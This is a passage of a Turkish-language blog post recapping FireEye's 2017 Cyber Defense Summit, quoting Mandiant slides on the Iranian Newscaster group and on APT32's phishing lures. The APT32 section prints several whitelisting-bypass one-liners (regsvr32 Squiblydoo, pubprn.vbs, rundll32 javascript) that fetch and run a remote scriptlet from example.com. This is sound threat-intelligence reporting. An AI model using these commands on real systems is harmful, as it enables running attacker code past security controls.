
Diğer bir sunumda ise Robert Wallace ve Alex Pennino sahneyi birlikte paylaştılar. Sunumlarında İran tarafından gerçekleştirildiği bilinen Newcaster APT saldırılarından elde ettikleri güncel bilgilere yer verdiler.

MANDIANT ON THE FRONTLINES | CYBER DEFENSE SUMMIT 2017

IRAN SO FAR AWAY

A VIEW FROM THE FRONTLINES OF RECENT IRANIAN
SPONSORED CYBER ATTACKS


A ROBERT WALLACE + ALEX PENNINO JOINT | MANDIANT



COUNTRY PROFILE: IRAN

- Key cyber capabilities are suspected to be under control of IRGC
- Aggressive and destructive campaigns
- Contractors that conduct cyber warfare by proxy
- Continuing to grow their CNO capabilities
- What they lack in technical sophistication, they make up for in aggression

NEWSCASTER TEAM: ATTACK LIFECYCLE



NEWSCASTER TEAM MALWARE

MANDIANT ON THE FRONTLINES TRACK

Family	Description	Availability
PUPYRAT	Pupy, a Python-based, open-source remote administration Trojan (RAT) used for post-exploitation environments, was leveraged on multiple occasions by Newscaster Team as a second-stage payload.	Public
BROKEYOLK	BROKEYOLK is a .NET downloader that downloads and executes a file from a hard-coded command and control (C&C) server. The malware communicates via SOAP (Simple Object Access Protocol) requests using HTTP.	Non-Public
FIVERINGS	FIVERINGS is a .NET data miner. This sample gathers system information and screen shots. It uploads the collected data to the command and control (C&C) server using HTTP web services.	Non-Public
HOUSEBLEND	HOUSEBLEND is a downloader also capable of executing shell commands provided by a hard-coded command and control (C2) server via HTTP.	Non-Public
MANGOPUNCH	MANGOPUNCH is a .NET backdoor that communicates using the HTTP POST method and encoded URI strings.	Non-Public
RARESTEAK	RARESTEAK is an uploader capable of sending .RAR files in the current directory to a command and control (C&C) address and port specified via the command line.	Non-Public



NEWSCASTER TEAM LESSONS

- *North Korea is new Iran and Iran is new China and China is new Russia and Russia is Fake News*
- Identified across almost every industry
- Massive email theft
- Simple to detect – difficult to remove

***These guys are like
the APT1 of 2017***

***– Alex Pennino,
March 2017***

NEWSCASTER TEAM LESSONS

- Disable Exchange ActiveSync (EAS) for privileged and service accounts
 - Review current policy to ensure only necessary domain accounts have EAS enabled
- Enforce Mailbox Audit Logging for specific high-value accounts
 - Logs mailbox access by owners, delegates and administrators
- Review Exchange Web Services (EWS) configuration
 - Potential for 2FA by-pass
 - Observed in the wild

Nick Carr ve Ben Withnell tarafından gerçekleştirilen bir diğer sunumda ise APT32 grubunun kullandığı taktik, teknik ve prosedürlere yer verildiği gibi bu saldırılarla nasıl mücadele edilebileceğine de sunum boyunca yer verildi.

APT32 and Beyond

Detecting the New Breed of Nation-State Attacks

Ben Withnell
Nick Carr




APT32 Targeting Private Sector Companies in Southeast Asia

Year	Country	Sector	Malware
2016	US	Consumer Products	WINDSHIELD PHOREAL BEACON SOUNDBITE
2016	Vietnam	Media	WINDSHIELD
2016	China	Hospitality	WINDSHIELD
2016	Philippines	Technology Infrastructure	WINDSHIELD
2016	Vietnam	Banking	WINDSHIELD
2015	Philippines	Consumer products	KOMPROGO WINDSHIELD SOUNDBITE BEACON
2015	Vietnam	Media	WINDSHIELD
2014	Germany	Manufacturing	WINDSHIELD
2014	Vietnam	Network Security	WINDSHIELD



Table 1: Targeting table






How APT32 Gets In: Weaponized ActiveMime Phishing Docs

- 2017年员工工资性津贴统计报告.doc
 - (2017 Statistical Report on Staff Salary and Allowances)
- Thông tin.doc
 - (Information)
- Kế hoạch cứu trợ năm 2017.doc
 - (2017 Bailout Plan)
- Instructions to GSIS.doc
- Hoi thao truyền thông doc lap.doc
 - Traditional Games
- Phan Vu Tutn CV.doc
- HD DVPM-VTC 31.03.17.doc
- giấy yêu cầu bồi thường mới 2016 - hằng.doc
 - (New 2016 Claim Form)
- Hoa don chi tiet tien no
 - (Debt Details)
- Danh sach nhan vien vi phạm ky luat.doc
 - (List of employee violations)
- Danh sach nhan vien lam viec sai quy dinh.doc
 - (List of employees working illegally)
- Nội-dung-quảng-cáo.doc
 - (Internal content advertising)

Track All the Things!

- Tracking and analytics used throughout
- APT32 had real-time info on their lures:
 - Delivery
 - Opening email
 - Clicking of links
 - Opening of a file (even if macros disabled)
 - Similar to a Cloud DLP solution
 - Whether macros were then enabled
 - Due to that infecting the system



```
1169 <img alt="Microsoft Word icon" data-bbox="453 277 465 289" style="vertical-align: middle;"/> class=3DMSofmalta=span style=3D"ms-no-proof=yes"=img width=3D155; height=3D155; id=3D"u0000_11825" src=3D"http://job.supperpow.com/88/pd/fans/mltsum1/a558-1.jpg" data-bbox="453 289 693 301"/>1170 <img alt="Microsoft Word icon" data-bbox="453 289 465 301" style="vertical-align: middle;"/> class=3DMSofmalta=span style=3D"ms-no-proof=yes"=img width=3D155; height=3D155; id=3D"u0000_11825" src=3D"http://job.supperpow.com/88/pd/fans/mltsum1/a558-1.jpg" data-bbox="453 301 693 313"/>1171 <img alt="Microsoft Word icon" data-bbox="453 301 465 313" style="vertical-align: middle;"/> class=3DMSofmalta=span style=3D"ms-no-proof=yes"=img width=3D155; height=3D155; id=3D"u0000_11825" src=3D"http://job.supperpow.com/88/pd/fans/mltsum1/a558-1.jpg" data-bbox="453 313 693 325"/>1172 <img alt="Microsoft Word icon" data-bbox="453 313 465 325" style="vertical-align: middle;"/> class=3DMSofmalta=span style=3D"ms-no-proof=yes"=img width=3D155; height=3D155; id=3D"u0000_11825" src=3D"http://job.supperpow.com/88/pd/fans/mltsum1/a558-1.jpg" data-bbox="453 325 693 337"/>1173 <img alt="Microsoft Word icon" data-bbox="453 325 465 337" style="vertical-align: middle;"/> class=3DMSofmalta=span style=3D"ms-no-proof=yes"=img width=3D155; height=3D155; id=3D"u0000_11825" src=3D"http://job.supperpow.com/88/pd/fans/mltsum1/a558-1.jpg" data-bbox="453 337 693 349"/>
```



Post-Compromise: Bypasses

- Casey Smith (@subTee) & Poweliks-inspired persistence:

```
cmd /c powershell -c "iex ([System.Reflection.Assembly::LoadFrom('C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe')).GetType().Assembly.GetType('System.Management.Automation.CommandInvocation').Invoke('cmd', 'regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll')
```

- Casey Smith's "Squiblydoo" bypass:

```
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

- Matt Nelson (@enigma0x3)'s pubprn.vbs bypass:

```
cscript /b C:\Windows\System32\Printing_Admin_Scripts\en-US\pubprn.vbs localhost "script:http://example.com/file.sct"
```

MANDIANT ON THE FRONTLINES TRACK

Casey Smith
@subTee
Follow
rundl32.exe
javascript:"\..\mshtml.dll,RunHTMLApplication
n
\"eval\";w=new%20ActiveXObject(\"WScript.
Shell\");w.Exec(\"cmd /c
regsvr32
/s /n /u /i:http://example.com/file.sct scrobj.dll\");

Casey Smith
@subTee
Follow
[Blog Post]
Bypass Application Whitelisting Script
Protections - Regsvr32.exe & COM Scriptlets
(.sct files)
subDx10.blogspot.com/2016/04/bypass ...
-)
4:20 PM - 18 Aug 2016

Casey Smith
@subTee
Follow
So @enigma0x3 found one of my new
favorite new ways to execute COM Scriptlets
github.com/subTee/windows ...
See GetObject at Line 68 of pubprn.vbs



Kıssadan hisse, yüksek olan beklentilerimi fazlasıyla karşılayan FireEye Cyber Defense Summit güvenlik konferansından mutlu ve aydınlanmış bir şekilde evime dönerken, 12 saatlik uçak yolculuğunda sıcağı sıcağına kaleme aldığım bu yazıyı yazarken bile etkinlikte olduğu kadar keyif aldım. Yazıma son noktayı koymadan önce, hem daveti için hem de seyahatin başından sonuna kadar tüm konuklarıyla yakından ilgilenip, misafirperverliği ile evimizi aratmayan Ümit NADİM'e teşekkürü bir borç bilirim. 2018'de tekrar bu konferansa katılma şansım olur mu bilinmez ama konferansa katılacakları şimdiden kıskanmaya başladığımı söyleyebilirim. :)

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.



Not: Etkinlik esnasında sosyal medya hesaplarımdan da duyurduğum üzere, LinkedIn ve Twitter hesaplarımı takip edenler arasında gerçekleştirilen hediye çekilişine buradan katılabiliyorsunuz.